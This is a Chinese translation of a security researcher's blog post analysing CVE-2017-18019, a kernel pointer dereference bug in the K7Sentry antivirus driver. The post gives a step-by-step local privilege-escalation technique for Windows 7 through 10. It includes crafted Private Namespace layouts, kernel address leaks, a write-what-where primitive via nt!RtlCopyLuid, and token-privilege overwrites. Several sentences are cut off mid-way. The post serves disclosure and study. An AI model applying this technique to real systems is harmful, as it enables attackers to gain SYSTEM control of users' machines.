
原文地址：<https://labs.nettitude.com/blog/privilege-escalation-via-a-kernel-pointer-dereference-cve-2017-18019/>

不久前，我发现了一个安全漏洞，即[CVE-2017-18019](#)，该漏洞影响到了[K7](#)

[Computing](#)公司以及[Defenx](#)公司的多款Windows平台安全产品的内核驱动程序。这两家公司之所以同时受到了影响，因为它们使用了相同的防病毒引擎，不过，现在该漏洞

对于该漏洞的POC来说，它们基于非法的内核指针解引用漏洞，最初只会导致系统蓝屏死机。当时，这项研究是由Securiteam提供赞助的，并且随后的漏洞披露协调工作也

Targeting

本文介绍的漏洞的攻击目标是64位Windows操作系统，即Windows 7 SP1 – Windows 10 v1809。

要想通过本文介绍的方法来利用该漏洞，需要具有中等完整性级别的访问权限。为了从低完整性级别来利用该漏洞，则必须设法泄漏某些内核指针。为此，可以通过目标驱动

Bug Analysis

这个安全漏洞根源在于，易受攻击的函数的作者信任从用户提供的输入缓冲区中获取的、用于读取数据的指针——只要该指针引用的是内核地址空间内的地址即可。

易受攻击的函数从IOCTL的输入缓冲区中获取指针，并检查该指针的值是否大于或等于nt!MmHighestUserAddress（在x64系统中，其值为0x00007fffffff）。如果上面

很明显，该项检查的目的（即使实现是错误的）是验证将用于读取更多信息的指针地址位于内核内存中，从开发人员的角度来看，其虚拟地址和内容应该无法被用户看到和控

下面给出了上面描述的内容对应的代码。




图1：验证是否为内核指针。

只要提供一个引用未分配的内存页的内核指针，就能轻松地让主机崩溃。

下图显示了发生内存非法访问时Windbg的输出内容。

```

FAULTING_IP:
K7Sentry+8d2d
fffff802`79b58d2d 80394b      cmp     byte ptr [rcx],4Bh

CONTEXT: fffff8a0dc12c2ce0 -- (.cxr 0xfffff8a0dc12c2ce0)
rax=fffff9683190fc848 rbx=fffff8a0dc12c3780 rcx=f8f8f8f8f8f8f8f8
rdx=0000009141f0f8c8 rsi=fffff9683190fc848 rdi=0000000000000000
rip=fffff80279b58d2d rsp=fffff8a0dc12c36d0 rbp=fffff96831596fe90
r8=00000000000000000 r9=fffff968315790730 r10=fffff80279b5c770
r11=fffff8a0dc12c37e8 r12=0000009141f0f8d8 r13=00000000000000010
r14=00000000000000001 r15=00000000000000020
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0000  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
K7Sentry+0x8d2d:
fffff802`79b58d2d 80394b      cmp     byte ptr [rcx],4Bh ds:002b:f8f8f8f8`f8f8f8f8=??
Resetting default scope

```

图2：对任意内核指针的解除引用。

Further Analysis

到目前为止，我们知道该漏洞可以用来发动拒绝服务攻击：任何用户都可以触发该漏洞，从而使主机发生崩溃。因此，我们可以对这个函数做进一步的分析，看看能否挖掘更多。

下面展示的是图1后面的代码。




图3：内核内存缓冲区数据检查。

假设RCX指向第一个字节内容为0x4B的有效内核地址，这样的话，前面的检查便可以顺利通过（`cmp byte ptr [rcx], 4Bh`），这时，我们就能进入易受攻击函数的第二部分，具体如上图所示。

我们注意到，这里又对字节值进行了进一步的检查，因此，为了访问代码的后面部分，必须让RCX引用的缓冲区的第二个字节的值为0xFF。




图4：任意函数指针调用。

我们发现，对指针进行相应的解除引用后，该函数会将最后一个指针作为函数指针处理。我们还注意到，传递给RCX和RDX的第一个和第二个参数也是可以控制的。

更具体地说，第一个参数取自处于我们控制之下的任意内核指针所引用的缓冲区，第二个参数指向通过调用DeviceIoControl函数定义的用户输入缓冲区。

Setting things up

为了进一步利用该漏洞，我们必须掌握所需的全部信息。为此，我们必须知道内核对象的地址，并能够在一定程度上控制其内容。如前所述，用于读取其余数据并导致一个内核崩溃。

在前一篇文章中，我们讨论了 [Private Namespaces](#)

以及在相关内核对象的主体中插入用户定义数据的方法。我们将使用这种类型的对象来利用这里的安全漏洞，因为就这里来说，这种利用方式也非常稳定。

为了利用该漏洞，我们将使用上述类型的两个内核对象。第一个对象用于控制后续指针解引用，以便让我们可以调用任意函数指针；而第二个对象将用于控制初始内核指针。

Exploitation in Windows 7 SP1 x64

在没有诸如SMEP（管理员模式执行保护）之类的安全防御机制的情况下，这个漏洞利用起来非常简单。我们可以在用户空间中执行我们的payload代码，而无需采取任何额外措施。

首先，我们可以使用随机的边界名称来创建一个Private Namespace对象，然后使用NtQuerySystemInformation函数泄漏其地址。

fffff8a0`03054060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	1st Object
fffff8a0`03054070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`030540a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`030540b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`030540c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`030540d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`030540e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`030540f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`03054190	00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00	.....
fffff8a0`030541a0	b8 41 05 03 a0 f8 ff ff 00 00 00 00 00 00 00 00	.....	.A.....
fffff8a0`030541b0	01 00 00 00 00 00 00 00 e0 85 c3 02 00 f8 ff ff	.....	.....@.....
fffff8a0`030541c0	e0 85 c3 02 00 f8 ff ff 60 40 05 03 a0 f8 ff ff	.....	P.....
fffff8a0`030541d0	50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	P.....
fffff8a0`030541e0	1c 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00	.....	.....
fffff8a0`030541f0	50 00 00 00 00 00 00 00 01 00 00 00 22 00 00 00	.....	.....
fffff8a0`03054200	55 44 54 55 48 57 57 4e 44 55 51 58 58 43 59 55	UDTUHHWWNDUQXXCYU	Random Boundary Name
fffff8a0`03054210	47 55 5a 44 4c 54 4e 47 52 00 00 00 00 00 00 00	GUZDL TNGR.....	
fffff8a0`03054220	02 00 00 00 18 00 00 00 01 01 00 00 00 00 01	.....
fffff8a0`03054230	00 00 00 00 00 00 00 00 6f 00 74 00 6f 00 63 00	.....	.....o.t.o.c.

图5：第一个对象（Win7 SP1 x64）。

然后，我们将使用精心设计的边界名称来创建另一个相同类型的对象。

需要注意的是，第一个字节和第二个字节的值必须分别为0x4B和0xFF（见图1和3），以满足字节值检查的要求。此外，在精心设计的边界名称的偏移0x0A（图4：第一个指

fffff8a0`024445e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	2nd Object
fffff8a0`024445f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444600	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444610	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444620	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444630	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444640	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444650	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444660	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444670	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444680	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444690	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`024446a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`024446b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`024446c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`024446d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`024446e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`024446f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444700	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
fffff8a0`02444710	00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00	.....	8GD.....
fffff8a0`02444720	38 47 44 02 a0 f8 ff ff 00 00 00 00 00 00 00 00	.....	.....ED.....
fffff8a0`02444730	01 00 00 00 00 00 00 00 10 85 c3 02 00 f8 ff ff	.....	P.....
fffff8a0`02444740	10 85 c3 02 00 f8 ff ff e0 45 44 02 a0 f8 ff ff	.....	P.....
fffff8a0`02444750	50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	.....
fffff8a0`02444760	0f 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00	.....	.....
fffff8a0`02444770	50 00 00 00 00 00 00 00 01 00 00 00 22 00 00 00	.....	.....
fffff8a0`02444780	4b ff 48 4c 49 44 4f 4c 49 53 1a 42 05 03 a0 f8	K.HLIDOLIS.B....	Crafted Boundary Name
fffff8a0`02444790	ff ff 5a 4c 49 4e 59 4e 45 00 00 00 00 00 00 00	..ZLINYNE.....	
fffff8a0`024447a0	02 00 00 00 18 00 00 00 01 01 00 00 00 00 01	.....
fffff8a0`024447b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

图6：第二个对象（Win7 SP1 x64）。

让我们仔细看看这两个对象是如何“相互连接”的。


```

fffff8a0 03054060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054190 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 .....
fffff8a0 030541a0 b8 41 05 03 a0 f8 ff ff 00 00 00 00 00 00 00 ..... A.....
fffff8a0 030541b0 01 00 00 00 00 00 00 00 e0 85 c3 02 00 f8 ff ff ..... @.....
fffff8a0 030541c0 e0 85 c3 02 00 f8 ff ff 60 40 05 03 a0 f8 ff ff ..... P.....
fffff8a0 030541d0 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... P.....
fffff8a0 030541e0 1c 00 00 00 00 00 00 00 00 01 00 00 02 00 00 ..... UDTUHHWNDUQXXCYU
fffff8a0 030541f0 50 00 00 00 00 00 00 00 00 01 00 00 22 00 00 ..... GUZDLTNGR.....
fffff8a0 03054200 55 44 54 55 48 57 57 4e 44 55 51 58 58 43 59 55
fffff8a0 03054210 47 55 54 a4 4c 54 4e 47 52 00 00 00 00 00 00 00
fffff8a0 03054220 02 00 00 00 18 00 00 01 01 00 00 00 00 01
fffff8a0 03054230 00 00 00 00 00 00 00 6f 00 74 00 6f 00 63 00 ..... o. t. o. c.

fffff8a0 024445e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024445f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444600 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444620 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444630 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444640 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444650 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444660 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444670 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444690 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444700 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444710 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 .....
fffff8a0 02444720 38 47 44 02 a0 f8 ff ff 00 00 00 00 00 00 00 ..... 8GD.....
fffff8a0 02444730 01 00 00 00 00 00 00 00 10 85 c3 02 00 f8 ff ff ..... ED.....
fffff8a0 02444740 10 85 c3 02 00 f8 ff ff e0 45 44 02 a0 f8 ff ff ..... P.....
fffff8a0 02444750 50 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... P.....
fffff8a0 02444760 0f 00 00 00 00 00 00 00 01 00 00 00 02 00 00 ..... K. HL IDOL IS. B.
fffff8a0 02444770 50 00 00 00 00 00 00 00 01 00 00 22 00 00 ..... ..ZL INYNE.
fffff8a0 02444780 4b ff 48 4c 49 44 4f 4c 49 53 1a 42 05 03 a0 f8 .....
fffff8a0 02444790 ff ff 5a 4c 49 4e 59 4e 45 00 00 00 00 00 00 .....
fffff8a0 024447a0 02 00 00 00 18 00 00 00 01 01 00 00 00 00 00 01 .....
fffff8a0 024447b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

1st Object

2nd Object

Payload Function (Call R10)

0xfffff8a003054226 = 0x0000000001010000

0xfffff8a00305421a + 0x0C = 0xfffff8a003054226

图7.对象互连 (Win7 SP1 x64)。

```

fffff880`011aadce 488b410a      mov     rax,qword ptr [rcx+0Ah]
fffff880`011aadd2 4885c0      test    rax,rax
fffff880`011aadd5 7476       je      K7Sentry+0x8e4d (fffff880`011aae4d)
fffff880`011aadd7 4c8b500c    mov     r10,qword ptr [rax+0Ch]
fffff880`011aaddb 4d85d2      test    r10,r10
fffff880`011aadde 746d       je      K7Sentry+0x8e4d (fffff880`011aae4d)
fffff880`011aade0 488b4902    mov     rcx,qword ptr [rcx+2]
fffff880`011aade4 4489442420  mov     dword ptr [rsp+20h],r8d
fffff880`011aade9 4c8bce      mov     r9,rsi
fffff880`011aadec 458bc5      mov     r8d,r13d
fffff880`011aade f498bd4     mov     rdx,r12
fffff880`011aadf2 41ffd2      call    r10 {00000000`01010000}
fffff880`011aadf5 85c0      test    eax,eax
fffff880`011aadf7 7454       je      K7Sentry+0x8e4d (fffff880`011aae4d)

```

Exploitation in Windows 8.1 – 10 v1809 x64

一个常见的解决方案是，尝试通过清除特定处理器的CR4寄存器中的第20位来暂时禁用SMEP，并将我们的线程执行锁定为仅在该处理器上运行，以便我们可以像以前一样在Patch Protection/PatchGuard) 杀死主机，我们必须恢复CR4。

第一种方式是使用NULL值覆盖作为SYSTEM运行的提权进程的对象头部中的SD（安全描述符）指针。这将允许非特权进程在同一安全上下文中注入并执行恶意代码。但是，10 v1511（Build 10586）及更早的版本，详情请参考这篇[文章](#)。

利用“write-what-where”原语的另一种方法，是在非特权进程的主令牌中启用特权，以使其能够在作为SYSTEM运行的进程的安全上下文中注入和执行代码。目前，该方法仅适用于 Windows 10 v1709 (Build 15063) 之后的版本来说，需要稍作修改，详情请参考这篇[文章](#)。我们在这里要描述的内容同样适用于Windows 7。

此外，一旦我们的任意函数被调用，我们就能够控制在RCX和RDX中传递的前两个参数（参见图4）。这一点，马上就会在后面用到。

在这种情况下，我们首先需要泄漏进程的主令牌的地址，以启用其他权限。我们将使用该地址作为漏洞利用原语的目标。与Windows 7中一样，NtQuerySystemInformation可以利用用户进程的标准“中等完整性”权限完成同样的事情，以泄漏所需的内核对象和函数地址。

然后，我们将创建具有自定义边界名称的第一个Private Namespace对象，其中前8个字节将设置为用于修改任意内核数据的“gadget”的内核地址。因此，我们不是在用户地址空间中执行payload，而是将执行流程重定向到内核。



图9：内核函数nt!RtlCopyLuid。

由于我们能够控制RCX和RDX寄存器，因此，我们可以使用这个函数来实现“write-what-where”原语。

同样，我们还需要第二个Private Namespace对象，其自定义边界名称在名称数据的偏移量0x0A处（图8：第一个指针取消引用）必须包含第一个对象的地址+该地址与边界名称在该对象中的位置之间的、以及该对象的名称。我们可以在该对象的边界名称的前8个字节中插入了nt!RtlCopyLuid函数的地址。请注意，和以前一样，我们必须考虑上一次计算的结果，所以要加上值0x0C，使其指向任意地址。

所以，它看起来应该是这样的：

```
*(ULONG_PTR*)(boundaryName + 0x0A) = customPrivNameSpaceAddress + boundaryNameOffsetInDireObject - 0x0C;
```

此外，我们还需要控制前两个参数。

加载到RCX中第一个参数是从我们的自定义边界名称中读取的，偏移量为2（自定义边界名称的前两个字节必须为0x4B和0xFF）。因此，我们需要将其设置为进程令牌对象的地址。




图10：nt!_SEP_TOKEN_PRIVILEGES结构成员。

它应该如下所示：

```
*(ULONG_PTR*)(boundaryName + 0x02) = tokenAddress + 0x40;
```

最后，我们还可以控制RDX，因为R12的值被copied over，它指向我们的用户地址空间的输入缓冲区地址+0x10处（参见图1中的第6个节点）。这是我们从读取数据，写入任意内核地址的地方。就这里来说，我们将覆盖上一步中写入的地址。

它应该如下所示：

```
*(unsigned __int64*)(inputBuf + 0x10) = _ULLONG_MAX;
```

因此，我们的漏洞利用代码必须两次reach易受攻击的函数才能完成攻击。




图11：对象互连——Write-What-Where。

上图显示了两个对象如何“互连”以实现“write-what-where”原语，进而实现漏洞利用。

Conclusion

本文为读者介绍了一个非常有趣和非常值得研究的安全漏洞，它再次表明，任何输入数据都不应该被盲目地信任。从开发人员的角度来看，信任用于从用户无法控制的地方

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